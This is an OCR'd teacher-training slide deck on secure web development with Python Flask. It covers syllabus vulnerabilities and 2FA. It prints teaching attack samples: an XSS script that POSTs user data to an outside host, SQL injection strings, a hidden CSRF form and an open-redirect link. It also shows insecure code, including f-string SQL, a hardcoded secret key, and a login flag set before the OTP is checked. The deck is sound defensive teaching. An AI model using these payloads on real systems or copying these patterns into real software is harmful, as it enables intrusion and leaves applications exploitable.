Software Engineering

Stage 6

A practical approach to 'Secure Software Architecture' in Software Engineering

Ben Jones, Daniel Covassin & Peter Davis

9th or 10th December 2024

1

Acknowledgement of Country


I'd like to begin by acknowledging the Traditional Owners of the land on which we meet today, the Gadigal people of the Eora nation and pay my respects to Elders past and present.

They are the first engineers, teachers and learners on these lands.

2

Connections to country

Aboriginal perspectives are not found in Aboriginal content, but Aboriginal processes...



https://ia.acs.org.au/article/2021/too-few-indigenous-people-in-tech.html

3

Agenda

1. Introduction & housekeeping
2. Making VS Code work for you
3. Morning tea
4. Overview of Python Flask
5. Practical software security activities
6. Online Examinations Discussion
7. Practical software security activities
8. GitHub and Flask
9. Cyber security presentation
10. Evaluation and close

4

4

Day Overview

A practical approach to 'Secure Software Architecture' in Software Engineering

A practical and hands-on day in a small group, supportive environment for teachers to build their confidence, skills and tools to deliver the NESA Software Engineering course. Focusing on the 2 focus areas 'Secure Software Architecture' and 'Programming for the Web'.

The skills and tools can also be directly applied to supporting students with the design and development of their 'Software Engineering Project' or easily creating a user interface for 'Software Automation'.

5

5

NSW GOVERNMENT

Introduction & housekeeping

6

Need to know

- We are in room 8.05 on level 8
- Toilets are …

We are in a respectful adult learning environment

- Please be present (as we would say to the students, 'phones {emails} are off and away').
- If a mobile call is essential, please take it outside.
- Please respect all presenters and their time commitment today.
- This session is designed for beginners. All questions are welcome and encouraged.

7

7

Making VS Code work for you

8

Learning intentions and success criteria

We are learning to:

- Understand how Extensions can enhance VSCode IDE capabilities
- Setup VSCode as a general-purpose IDE for Software Engineering
- Create profiles so we can quickly change our environment for different contexts

We can:

- Understand the benefits and limitations of extensions
- Import a profile
- Customise the IDE to suit our needs
- Create a profile

9

9

Making VS Code work for you


Why VSCode?

Wide industry use, 2nd most used IDE (15%) behind Visual Studio (25%)

A simple IDE with all the capabilities for the Software Engineering course

High extensible through extensions, settings and profiles

Formatting, linting, debugging, terminal, AI and version control integrated




10

10

VSCode

Profiles and Extensions



11

11

Essential Python Extensions


Enhance your development experience

- Debugging – set breakpoints, step through code, inspect variables, and perform other essential debugging tasks. **Python Debugger**
- Linting - basic static code analyser **PyLint**
- Formatting - a tool that helps you improve the readability and maintainability of your code. **Prettier** (HTML, CSS, JS, JSON, etc) **Black Formatter** (Python)
- Code support – a tool that provides performant language support. **Pylance**
- Visual tools – a range of tools that visually improve the IDE or the readability of code. **Indent Rainbow**, **Rainbow CSV**, etc
- IDE Functionality – a variety of tools that make the IDE more functional. **SQLite3 editor**, **Thunder Client**, etc
- https://github.com/TempeHS/TempeHS_VSCode_Setup

12

12

Auto configure VSCode & Codespaces



.devcontainer/devcontainer.json

Configure Codespaces including dependencies, extensions and ports

.vscode/extensions.json

Pre-fill extension suggestion list

.vscode/settings.json

Pre-configure workspace settings

requirements.txt

Dependencies to be installed by Codespaces

13

13

Install Requirements For Today

The easy way…

$ pip install -r requirements.txt

14

14

GitHub Codespaces

VSCode in the cloud

Demonstration of Codespaces: https://github.com/features/codespaces

GitHub Education: https://github.com/education

15

15

Overview of Python Flask

16

Learning intentions and success criteria

We are learning to:


- Create a Flask application

We can:

- Understand the Flask architecture
- Apply the architecture to create a basic Flask application with endpoints
- Understand the fundamentals of the Jinga2 template engine in Flask

17

17



Flask Architecture

File structure

1. The **static** folder contents are served publicly
   - Today, PWA requirements and the Bootstrap frontend framework have already been built into the static folder to facilitate our rapid app development
2. The **templates** folder is the repository for dynamic HTML files with the Jinga2 template engine built-in
3. The **main.py** is the Flask App python implementation configuring endpoints and their HTTP request methods.
4. Other Python files (think machine learning, database interface, app services, etc, etc) can be added to the root of the project and called by main.py as you would any other Python abstraction.
   - Netflix, Uber, Airbnb, Reddit all use Flask

18

18

Flask

Install

```
$ pip install flask
```

19

19

```python
# Import dependencies
from flask import Flask
from flask import render_template
from flask import request

# Create an instance of the Flask class in the app variable
app = Flask(__name__)

# Define the route for the index page at domain root
@app.route("/", methods=["POST", "GET"])
def index_page():
    return render_template("index.html"), 200

# Initialize the Flask application
if __name__ == "__main__":
    app.run(debug=True)
```

20

20

```html
<!— Bootstrap core HTML from
https://getbootstrap.com/docs/5.3/getting-started/introduction/ —>
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <link rel="stylesheet" type="text/css" href="static/css/style.css" />
    <title>Learning Flask</title>
    <link rel="manifest" href="static/manifest.json" />
    <link rel="icon" type="image/x-icon" href="static/images/favicon.png" />
    <meta name="theme-color" content="" />
    <link href="static/css/bootstrap.min.css" rel="stylesheet" />
  </head>
  <body>
    <h1>Hello World</h1>
    <script src="static/js/bootstrap.bundle.min.js"></script>
    <script src="static/js/app.js"></script>
  </body>
</html>
```

21

21

Testing

Test: basic HTML and domain root GET request

1. **Execute the Python**
   - `$ python main.py`
2. **Navigate to**
   - `http://127.0.0.1:5000/`

Inspect:


- Browser developer tools console
- Terminal

22

22

Debugging Flask

Tools



1. **Force a runtime error**
   `$ python main.py`
   Navigate to `http://127.0.0.1:5000/`
2. **Debugging Tools**
   - Terminal – Webserver and event log
   - Browser developer tools – Frontend
   - Traceback - Runtime
   - VSCode debugging tools – General debugging
3. **Compiler error**
   - They will generally cause a terminal error, and Flask will need to be re-initialised from the terminal
   - `$ python main.py`

23

23

```
<body>
  {% include "partials/menu.html" %}
  {% block content %}{% endblock %}
  <script src="static/js/bootstrap.bundle.min.js"></script>
  <script src="static/js/app.js"></script>
</body>
```

24

24

```html
{% extends 'layout.html' %}
{% block content %}
  <div class="container">
    <div class="row">
      <h1>You are logged in!</h1>
    </div>
    <div class="row"></div>
  </div>
{% endblock %}
```

25

25

Testing

Test layout template with menu partial and index block

1. **Execute the Python**
   - `$ python main.py`
2. **Navigate to**
   - `http://127.0.0.1:5000/`

Inspect:

- Developer tools source

26

26

```python
is_logged_in = False

@app.route("/", methods=["POST", "GET"])
def index_page():
    global is_logged_in
    return render_template("index.html", is_logged_in=is_logged_in), 200
```

27

27

```html
{% extends 'layout.html' %}
{% block content %}
  {% if is_logged_in %}
    <div class="container">
      <div class="row">
        <div class="col">
          <h1>You are logged in!</h1>
        </div>
      </div>
    </div>
  {% else %}
    {% include "partials/login_form.html" %}
  {% endif %}
{% endblock %}
```

28


28

```html
<form method="POST">
  <div class="mb-3">
    <label for="email" class="form-label">Email address</label>
    <input
      type="email"
      name="email"
      class="form-control"
      id="exampleInputEmail1"
      aria-describedby="emailHelp"
      placeholder="you@address.com"
    />
  </div>
  <div class="mb-3">
    <label for="password" class="form-label">Password</label>
    <input
      name="password"
      type="number"
      class="form-control"
      id="exampleInputPassword1"
      pattern="^\d{4}$"
      placeholder="4 Digit Pin"
    />
  </div>
  <button type="submit" class="btn btn-primary">Submit</button>
</form>
```

29

Testing

Test login user experience



1. **Execute the Python**
   - `$ python main.py`
2. **Navigate to**
   - `http://127.0.0.1:5000/`
3. **Force value**
   - `is_logged_in = True`
4. **Navigate to**
   - Navigate to `http://127.0.0.1:5000/`

30

30


```python
def index_page():
    global is_logged_in
    if request.method == "POST":
        email = request.form["email"]
        password = request.form["password"]
        is_logged_in = True
        app.logger.critical(f"{email} is logged in ? {is_logged_in}")
    return render_template("index.html", is_logged_in=is_logged_in), 200
```

31

31

Testing

Test login



1. **Execute the Python**
   - `$ python main.py`
2. **Navigate to**
   - `http://127.0.0.1:5000/`
3. **Test script**
   - Enter invalid data and submit to test front-end validation
   - Enter a valid email and 4-digit password and submit to test authentication
4. **Inspect:**
   - Terminal

32

32

```python
def index_page():
    global is_logged_in
    if request.method == "POST":
        if request.form["password"].isdigit():
            password = int(request.form["password"])
            email = request.form["email"]
            is_logged_in = db_manager.check_login(email, password)
        app.logger.critical(f"{email} is logged in ? {is_logged_in}")
    return render_template("index.html", is_logged_in=is_logged_in), 200
```

33

33


```python
from flask import current_app
import sqlite3 as sql


def check_login(email, password):
    con = sql.connect(".database_files/database.db")
    cur = con.cursor()
    cur.execute(
        "SELECT * FROM TLD91_USERS WHERE email == ? AND password == ?",
        (email, password),
    )
    result = cur.fetchone()
    con.close()
    if result is None:
        return False
    else:
        return True
```

34

Testing

Test login



$ python main.py

Navigate to http://127.0.0.1:5000/

Enter a valid email and 4-digit password that is not in the database and submit the form

Enter a valid email and 4-digit password that is in the database and submit the form

Inspect:

- Terminal

35

35

Practical software security activities

36

Learning intentions and success criteria

We are learning to:


- Develop knowledge of the architecture of vulnerabilities listed in the syllabus
- Deconstruct the code that enables the vulnerabilities listed in the syllabus
- Identify countermeasures to the vulnerabilities listed in the syllabus

We can:

- Describe the architecture, code and countermeasures of vulnerabilities listed in the syllabus
- Use the structure to explicitly teach our students

37

37



Architecture, Code & Countermeasure


Understanding the vulnerability

Architecture: What is the structure of the vulnerability, including the people involved?

Code: At the code level, what does the exploit or vector look like, and what code patterns enable the vulnerability?

Countermeasure: What can be done to reduce the likelihood of the exploit or vector?

38



Cross-Site Scripting XXS

Architecture

1. A threat actor inserts a malicious script into a website by:
   - SQL injection into a known database structure that forces script into head HTML.
   - JS injection into form with insufficient defensive data handling
   - Hijacked library, plugin or extension
   - Sharing a hyperlink with a script attached or redirect to a hyperlink and script
2. The victim visits the website, and the script is executed.
3. The malicious script may:
   - Downloads a more malicious program
   - Change the use interface or experience
   - POST data from the UI to another website

39


39

Cross-Site Scripting XXS

Code

```
<SCRIPT>
    const response = fetch("http://www.randomUrl.com", {
        method: 'POST',
        headers: {
        'Content-Type': 'application/json; charset=UTF-8',
        },
    body: JSON.stringify(yourData),
    });
</SCRIPT>
```

40




Cross-Site Scripting

Countermeasures

1. Regular code reviews and implement static application security testing (SAST).
2. Implement defensive data handling.
3. Implement a strict head meta and server-side Content Security Policy (CSP).
4. Only known and secure third-party libraries should be externally linked. Preferably, after a code review, third-party libraries should be locally served.
5. Monitor 3rd party libraries for known vulnerabilities and, on discovery, patch the vulnerabilities.
6. Declare the language <html lang="en">.
7. Declare charset <meta charset="utf-8">.
8. Consider DOM order of execution when loading user-provided content

41

41



SQL Injections

Architecture

1. The threat actor constructs form inputs that are SQL commands and variables to control the application.
2. By the user controlling the inputs, they can:

- Force an equality check to return true to gain access to authenticate or escalate authority.
- Destabilise an application by dropping a table.
- If the table structure is known or obvious (users, wp_posts, etc), insert malicious content that will be loaded into a session by all users.


42

42

SQL Injections

Code


```
cur.execute(f"SELECT * FROM users WHERE username = '{username}'")
cur.execute(f"SELECT * FROM users WHERE password = '{password}'")
```




```
cur.execute(f"SELECT * FROM users WHERE username = '105' OR 1=1")
cur.execute(f"SELECT * FROM users WHERE password = '105' OR 1=1")
```

43

43



SQL Injections

Countermeasures


1. Regular code reviews
2. Update backend languages (Most versions of PHP are vulnerable)
3. Implement an API with built-in security as the interface to the SQL database
4. Implement Defensive data handling
5. Limit input length
6. Require authentication before accepting any form of input
7. Never construct queries with concatenating and binary comparison. Rather use query parameters, i.e.

```
cur.execute(
    "SELECT * FROM users WHERE username == ? AND password == ?", (username, password)
)
```

8. Salt database table names with a 5-character random string

44

44



Cross-Site Request Forgery

Architecture

1. The treat actor applies their knowledge of a system to design a script.
2. The script is packaged in a deceptive format, usually as a trojan webpage or file attack.
3. The malicious package contains the forgery HTTP request.
4. The victim end user unknowingly executes the HTTP request, forcing unwanted actions on an application in which they're authenticated

45

45

Cross-Site Request Forgery


Code

Code

```html
<section class="intro">
            <form hidden id="hack" target="csrf-frame" action="http://localhost:5000/signup.html" method="POST" autocomplete="off">
                <input id="username" name="username" value="give_me_access">
                <input name="password" value="abc123">
                <input name="dob" value="01/01/2001">
            </form>
            <iframe hidden name="csrf-frame"></iframe>
            <button onClick="hack();" id="button">Click to claim</button>
            <br>
            <div id="warning"></div>
            <script>
                function hack() {
                    //Generate a random username
                    let username = "Hacker_"
                    username += Math.random().toString(36).substring(2, 4) + Math.random().toString(36).substring(2, 4);
                    document.getElementById("username").value = username;
                    // Submit a HTTP POST request to the target site
                    document.getElementById("hack").submit();
```

46

46




Cross-Site Request Forgery

Countermeasures

1. Implement a synchronizer token pattern (STP) ie Flask WTForms.
2. Implement project authentication
3. End-user education.
4. Understand how the attack can be executed in the specific context of the application and user, then review the code with specific scenarios in mind.
5. Implement three-factor authentication (3FA) for administrative operations.
6. White-list firewall policies for example 1.1.1.2

47

47



Race Conditions

Architecture

1. A threat actor will place the infrastructure underload with a DoS-style attack.
2. The threat actor makes multiple HTTP requests in parallel, such as repeatedly applying a discount coupon to a shopping cart in very quick succession.
3. The treat actor hopes to exploit an unmanaged thread schedule by effectively "racing" multiple HTTP requests to access/change shared data to their advantage.

48

48

Race Conditions

User controlled inputs


Code

```
BEGIN apply_voucher
    IF GET voucher_
        RETURN
    ENDIF
    apply_disc(calc
    SET voucher_app
    RETURN render_f
END apply_voucher
```

Processor	Thread 1	Thread 2
01	BEGIN apply_voucher(v, cart)	
02		BEGIN apply_voucher(v, cart)
03	IF GET voucher_applied() = TRUE	
04	RETURN	
05	ENDIF	
06		IF GET voucher_applied() = TRUE
07		RETURN
08		ENDIF
09	apply_disc(calc_disc(v), cart)	
10	SET voucher_applied(TRUE)	
11		apply_disc(calc_disc(v), cart)
12		SET voucher_applied(TRUE)
13	RETURN render_front_end()	
14	END apply_voucher	
15		RETURN render_front_end()
16		END apply_voucher

49

49




Race Conditions

Countermeasures

1. Consider multithreading in any shared resource process, including (discounts, login processes, session ID creation, etc).
2. Implement a lock using the 'session ID' as a key in the algorithm, and most importantly, minimise the processing time between the lock's GET (or check) and SET.
3. Implement rate limiting.

50

50



Invalid forwarding & redirects

Architecture

1. A threat actor exploits an invalid (or unvalidated) vulnerability to share a link that forwards the user to a different URL.
2. The share URL is easily masked and looks safe because the domain is a 'familiar website.'
3. The victim follows a link that redirects them to a spoofed website, where the user enters data that the threat actor is able to intercept.

51

51

Invalid forwarding & redirects


Code

```
if request.method == "GET" and request.args.get("url"):
    url = request.args.get("url", "")
    return redirect(url, code=302)
```

```
https://www.trustedwebsite.com/examples/example.php?url=http://www.malicious.com
```

52

52



Invalid forwarding & redirects

Countermeasures

1. Code review
2. Explicitly declare the protocol, subdomain and domain as a minimum in the backend code and do not allow URLS to be manipulated by input.
3. Validate inputs, if a form requires URL's use regular expressions to explicitly define the URL specifications (HTTPS, subdomains, domains, paths and endpoints were possible) and exclusions (>, <, ?, etc). This is particularly important if the input will be rendered on the front end or processed in the backend.
4. Update backend languages (early versions of asp.net are vulnerable)

53

53

Side Channel Attack

Architecture

A side-channel attack is any attack based on extra information that can be gathered because of the fundamental way a computer protocol or algorithm is implemented.

Leaking data includes:

1. Time
2. Cache
3. Power/electromagnetic/thermal energy, etc
4. Frequency outputs
5. Exception response
6. Error response

54

54

Side Channel Attack

Code

A side-channel a ... ed by a system when performing

Students should ... when code can provide different

```python
def retrieveUsers(username, password):
    con = sql.connect("database_files/database.db")
    cur = con.cursor()
    cur.execute(f"SELECT * FROM users WHERE username = '{username}'")
    if cur.fetchone() == None:
        con.close()
        return False
    else:
        cur.execute(f"SELECT * FROM users WHERE password = '{password}'")
        # Plain text log of visitor count as requested by Unsecure PWA management
        with open("visitor_log.txt", "r") as file:
            number = int(file.read().strip())
            number += 1
        with open("visitor_log.txt", "w") as file:
            file.write(str(number))
        # Simulate response time of heavy app for testing purposes
        time.sleep(random.randint(80, 90) / 1000)
        if cur.fetchone() == None:
            con.close()
            return False
        else:
            con.close()
            return True
```

55

55


Side Channel Attack

Countermeasures

1. Understand how the attack can be executed in the specific context of the application and user, then code review with specific scenarios in mind.
2. Randomise operations and data access patterns for all cryptography processes
3. Introduce noise through random micro delays
4. Isochronous functions so the software runs for an exactly constant amount of time, independent of secret values.
5. Implement tighter rate limiting on login pages. For example, install and configure Flask Limiter

56

56



Broken Session Management


Architecture

The session management algorithm is 'broken', allowing easy authenticated access to a system. It is a very broad vulnerability with multiple attack vectors.

- Session persistence between users
- Cookies can be copied and reused
- No session management
- Easily brute forced session key
- Easily calculated session key
- No 'project' authentication to API
- etc

57

57




Broken Session Management

Countermeasure

1. Implement a secure, server-side session management system that creates a new, random session ID with high complexity each time someone logs in.
2. Ensure the session ID is not visible in the web page's URL, is kept safe, and is properly discarded following a user's logout, periods of inactivity, or after session timeouts.
3. For example, install and configure Flask Session
4. Conduct regular security audits and testing.

58

58




File Attack

Architecture

1. . A file (usually an Excel Macro *.xlsm or a PDF with Javascript) is either sent to a user or placed on a honeypot website and downloaded by a user.
2. The file is open, and the malicious script (Javascript, Visual Basic, Python, etc.) is executed on open or when an action is performed in the document.
3. The malicious code could:
   - Install a more malicious program (key logger, screen sharing, etc)
   - Change DNS settings
   - POST data from active website UI to another website
   - Steel cookies or session data
   - Perform state-changing processes on install systems

59

59



File Attack

Countermeasures

1. Countermeasure common vulnerabilities
   - Cross Frame Scripting - XFS
   - Cross Site Request Forgery - CSRF
   - Cross Site Scripting - XSS
   - Broken Authentication and Session Management.
2. Implement Two Factor Authentication - 2FA.
3. End user education
4. White-list firewalls
5. Application control policies

60

60

Practical software security activities

61

Learning intentions and success criteria

Session 4 – Implementing 2FA

We are learning to:


- implement code that considers security factors
- implement secure code that minimises vulnerabilities in user action controls including broken authentication

We can:

- Mitigate against broken authentication and session management
- Implement code for defensive data input handling practices

62

62



Broken Authentication


Architecture

The authentication algorithm is 'broken', allowing easy authenticated access to a system. It is a very broad vulnerability with multiple attack vectors.

- SQL Injection
- No password complexity requirements
- Brute force forgotten password
- Known usernames and passwords allow brute force dictionary attack
- No 2FA
- etc

63

63



Broken Authentication

Countermeasures

1. Enforce strong passwords.
2. Event logging and log analysis.
3. Implement a secure, server-side session management system that creates a new, random session ID with high complexity each time someone logs in. For example, install and configure Flask Session
4. Implement two-factor authentication.
5. Conduct regular security audits and testing.
6. Implement strong rate limiting for a login page. For example, install and configure Flask Limiter.
7. Salt and hash passwords.

64

64

Implementing 2FA

QR Code + Google Authenticator + Flask

Requirements:

- Device with Google Authenticator (tablet or smartphone)

Download on the App Store

GET IT ON Google Play

65

65

Implementing 2FA

QR Code + Google Authenticator + Flask

Requirements:

- qrcode
- Pyotp - is a Python library for generating and verifying one-time passwords. It can be used to implement two-factor (2FA) or multi-factor (MFA) authentication methods in web applications and in other systems that require users to log in.

66

66

Implementing 2FA

QR Code + Google Authenticator + Flask

- os - provides functions for interacting with the operating system.
- base64 – used to encode strings in Python
- BytesIO – used to manage and deal with Unicode characters

Note:

Every time you compile and run the code you need to update the QRCode image (within the app) and rescan the QRCode in the app

67

67

Implementing 2FA

QR Code + Google Authenticator + Flask

Alternatives

- **Email (Twilio)**

Implementing in Visual Studio Code

- Adding 2FA to the PWA we have created so far.

68

68

Implementing 2FA: QR Code + Google Authenticator + Flask

```
6   #QR Code Additional Imports
7   from flask import redirect, url_for, session
8   import pyotp
9   import pyqrcode
10  import os
11  import base64
12  from io import BytesIO
13
14  app = Flask(__name__)
15
16  is_logged_in = False
17
18  #Add a secret key
19  app.secret_key = 'AYHJGHIULP'
```

Adding in the additional imports required for the QRCode functionality.

Line 19: We also need to add a secret key which is used in the generation of the QRCode.

69

69

Implementing 2FA: QR Code + Google Authenticator + Flask

```
20
21  @app.route("/", methods=["POST", "GET"])
22  def index_page():
23      global is_logged_in
24      if request.method == "POST":
25          if request.form["password"].isdigit():
26              password = int(request.form["password"])
27              email = request.form["email"]
28              is_logged_in = db_manager.check_login(email, password)
29              if is_logged_in:
30                  user_secret = pyotp.random_base32()
31                  session['username'] = email  # Save username in session
32                  session['secret'] = user_secret  # Save user secret in session
33                  return redirect(url_for("enable_2fa")) #direct to the 2FA route
34              else:
35                  return render_template("index.html")
36          app.logger.critical(f"{email} is logged in ? {is_logged_in}")
37      return render_template("index.html", is_logged_in=is_logged_in), 200
```

Update the "/" route to redirect to the authentication page and create a session for the user (line 31 and 32)

70

70

Implementing 2FA: QR Code + Google Authenticator + Flask

```
39  #Displays and handles the 2FA
40
41  @app.route('/enable_2fa.html', methods=['GET', 'POST'])
42  def enable_2fa():
43      global is_logged_in
44      if 'username' not in session:
45          return render_template("index.html")
46
47      username = session['username']
48      user_secret = session['secret']  # Retrieve user secret from session - Session Management
49
50      # Generate QR code for the user's secret key
51      totp = pyotp.TOTP(user_secret)
52      otp_uri = totp.provisioning_uri(name=username, issuer_name="YourAppName")
53      qr_code = pyqrcode.create(otp_uri)
54      stream = BytesIO()
55      qr_code.png(stream, scale=5)
56      qr_code_b64 = base64.b64encode(stream.getvalue()).decode('utf-8')
57
58      if request.method == 'POST':
59          otp_input = request.form['otp']
60          if totp.verify(otp_input):
61              return render_template("index.html", is_logged_in=is_logged_in), 200
62          else:
63              is_logged_in = False
64              return redirect(url_for('index_page'))  # Redirect to home if OTP is valid
65
66      return render_template("enable_2fa.html", qr_code=qr_code_b64)
```

71

71

Implementing 2FA: QR Code + Google Authenticator + Flask

```
1   <!--https://getbootstrap.com/docs/5.3/forms/overview/-->
2   {% extends 'layout.html' %} {% block content %}
3
4   <div class="container">
5     <div class="row">
6       <div class="col">
7         <h1>Welcome Enable 2FA </h1>
8
9         <h1>Scan this QR Code with Google Authenticator</h1>
10
11        <div>
12          <h2>Scan the QR code with your 2FA app</h2>
13          <img src="{{ qr_code }}">
14        </div>
15      </div>
16    </div>
17    <div class="row">
18      <form action="/enable_2fa.html" method="post">
19        <label for="otp">Enter the OTP from your app:</label><br>
20        <input type="text" id="otp" name="otp"><br>
21        <input type="submit" value="Verify">
22      </form>
23
24    </div>
25  </div>
26
27
28  {% endblock %}
```

72

72

GitHub and Flask

73

GitHub

Demo

- Code hosting
- Version control
- Collaboration tools
- Static web hosting
- Codespaces - VSCode in the cloud
- Student portfolios
- Static application security testing

GitHub Schools: https://github.com/education/schools
GitHub Teachers: https://github.com/education/teachers
GitHub Students: https://github.com/education/students

74

Cyber security presentation

75

Evaluation and close

76

Copyright

77

77